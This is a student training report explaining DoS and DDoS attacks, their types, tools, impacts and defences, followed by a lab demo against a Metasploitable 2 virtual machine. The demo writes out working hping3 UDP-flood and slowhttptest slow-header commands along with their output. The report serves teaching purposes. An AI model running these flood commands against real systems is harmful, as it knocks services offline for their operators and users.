2025

DoS and DDoS Attacks

SPECIALIZATION_TASK_14

BALAKRISHNA P

Introduction

In today's digital world, cyberattacks are a major threat to individuals, businesses, and governments. **DoS (Denial of Service)** and **DDoS (Distributed Denial of Service)** attacks are two common types of attacks. These attacks aim to disrupt online services, making them unavailable to users. This report explains DoS and DDoS attacks, how they work, their impact, tools used, and how to protect against them.

What is a DoS Attack?

A **Denial of Service (DoS)** attack is a cyberattack in which a hacker floods a website, server, or network with excessive requests or data, making it slow or completely unavailable to users. This attack prevents legitimate users from accessing the service. It is usually launched from a single computer or network.

How Does a DoS Attack Work?

Imagine a small shop with only one cashier. If 100 people suddenly rush into the shop and start asking questions, the cashier won't be able to handle everyone. Similarly, in a DoS attack, the attacker sends a flood of fake requests to a server, making it unable to handle real users.

Types of DoS Attacks:

1. **Volume-Based Attacks** – The attacker floods the target with huge amounts of traffic.
2. **Protocol Attacks** – The attacker exploits weaknesses in network protocols to exhaust server resources.
3. **Application Layer Attacks** – The attacker targets specific applications or services, making them unavailable.

What is a DDoS Attack?

A **Distributed Denial of Service (DDoS)** attack is similar to a DoS attack but is carried out using multiple devices. Hackers use a network of compromised computers (called a **botnet**) to launch a coordinated attack, making it more powerful and harder to stop.

How DDoS Attacks Work:

1. Hackers infect multiple computers with malware, turning them into bots.
2. These bots are controlled remotely to send overwhelming traffic to a target website or server.
3. The massive amount of traffic crashes the system, making it unavailable to users.

Tools Used in DoS and DDoS Attacks

1. **LOIC (Low Orbit Ion Cannon)** – An open-source network stress-testing tool often misused for DoS attacks.
2. **HOIC (High Orbit Ion Cannon)** – A more powerful tool than LOIC, capable of generating a higher volume of traffic.
3. **Botnets** – Networks of infected computers used to launch large-scale DDoS attacks.
4. **Mirai** – A malware that turns IoT devices into bots to conduct DDoS attacks.
5. **Slowloris** – A tool that keeps many connections open to a server to exhaust its resources.
6. **Xerxes** – A powerful DoS attack tool that can take down web servers.

Impact of DoS and DDoS Attacks

1. **Service Disruption** – Websites or online services become unavailable to users.
2. **Financial Losses** – Businesses lose revenue during downtime.
3. **Reputation Damage** – Customers may lose trust in a company if its services are frequently down.
4. **Security Risks** – These attacks can be used as a distraction for other cybercrimes, like stealing data.

How to Prevent DoS and DDoS Attacks

1. **Use Firewalls and Intrusion Detection Systems** – These tools can help identify and block suspicious traffic.
2. **Traffic Filtering** – Filter out traffic from known malicious sources.
3. **Content Delivery Networks (CDNs)** – CDNs can distribute traffic across multiple servers, reducing the load on a single server.
4. **DDoS Protection Services** – Many companies offer specialized services to detect and mitigate DDoS attacks.
5. **Regular Security Updates** – Keeping systems updated helps fix vulnerabilities.
6. **Monitor Network Traffic** – Detects unusual patterns and blocks attacks early.

LAB demo


Attacker Machine: Kali Linux

Target Machine: Metasploitable 2

- UDP flood attack using hping3 tool is performed as shown in the below image.

```
└─# hping3 --udp -p 80 --flood 192.168.79.131
HPING 192.168.79.131 (eth0 192.168.79.131): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
── 192.168.79.131 hping statistic ──
230441 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Attack can be visualized using the **Wireshark** tool.



Also the ping response shows the high delay during the attack.

```
64 bytes from 192.168.79.131: icmp_seq=209 ttl=64 time=0.696 ms
64 bytes from 192.168.79.131: icmp_seq=210 ttl=64 time=0.415 ms
64 bytes from 192.168.79.131: icmp_seq=211 ttl=64 time=0.337 ms
64 bytes from 192.168.79.131: icmp_seq=212 ttl=64 time=0.525 ms
64 bytes from 192.168.79.131: icmp_seq=213 ttl=64 time=0.545 ms
64 bytes from 192.168.79.131: icmp_seq=214 ttl=64 time=1.31 ms
64 bytes from 192.168.79.131: icmp_seq=215 ttl=64 time=9.02 ms
64 bytes from 192.168.79.131: icmp_seq=216 ttl=64 time=0.440 ms
64 bytes from 192.168.79.131: icmp_seq=217 ttl=64 time=0.446 ms
64 bytes from 192.168.79.131: icmp_seq=218 ttl=64 time=0.491 ms
64 bytes from 192.168.79.131: icmp_seq=219 ttl=64 time=0.507 ms
64 bytes from 192.168.79.131: icmp_seq=220 ttl=64 time=0.690 ms
64 bytes from 192.168.79.131: icmp_seq=221 ttl=64 time=0.750 ms
64 bytes from 192.168.79.131: icmp_seq=222 ttl=64 time=0.831 ms
64 bytes from 192.168.79.131: icmp_seq=223 ttl=64 time=0.585 ms
64 bytes from 192.168.79.131: icmp_seq=224 ttl=64 time=0.489 ms
```


- DDoS Attack using SlowHTTPTest tool. The attack is performed on the http port resulting in web service disruption.

```
└─# slowhttptest -c 200 -H -i 10 -r 100 -t GET -u http://192.168.79.131 -x 24 -p 2
Wed Feb 12 16:02:09 2025:
      slowhttptest version 1.9.0
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            200
URL:                              http://192.168.79.131/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          100
probe connection timeout:         2 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Wed Feb 12 16:02:09 2025:
slow HTTP test status on 0th second:

initializing:         0
pending:              1
connected:            0
error:                0
closed:               0
```

Attack flow can be visualized using Wireshark.



Also we can observe drop in ping resoponse durint the attack.

```
64 bytes from 192.168.79.131: icmp_seq=5 ttl=64 time=1.76 ms
64 bytes from 192.168.79.131: icmp_seq=6 ttl=64 time=1.18 ms
64 bytes from 192.168.79.131: icmp_seq=7 ttl=64 time=0.550 ms
64 bytes from 192.168.79.131: icmp_seq=8 ttl=64 time=0.882 ms
64 bytes from 192.168.79.131: icmp_seq=9 ttl=64 time=1.29 ms
From 192.168.79.132 icmp_seq=62 Destination Host Unreachable
From 192.168.79.132 icmp_seq=66 Destination Host Unreachable
From 192.168.79.132 icmp_seq=67 Destination Host Unreachable
^C
── 192.168.79.131 ping statistics ──
69 packets transmitted, 9 received, +3 errors, 86.9565% packet loss, time 69415ms
rtt min/avg/max/mdev = 0.550/6.353/47.400/14.516 ms, pipe 4
```

Conclusion

DoS and DDoS attacks are serious threats in the digital age. They can disrupt services, cause financial losses, and damage reputations. However, with proper security measures, such as firewalls, traffic filtering, and DDoS protection services, individuals and organizations can reduce the risk of these attacks. Staying informed and prepared is the best defense against cyber threats.

References

https://www.cloudflare.com/learning/ddos/glossary/denial-of-service/

https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos

https://en.wikipedia.org/wiki/Denial-of-service_attack

https://www.radware.com/cyberpedia/ddos-attacks/dos-vs-ddos-attack-what-is-the-difference/

https://www.futurelearn.com/info/courses/teaching-cybersecurity/0/steps/57188

https://www.ncsc.gov.uk/collection/denial-service-dos-guidance-collection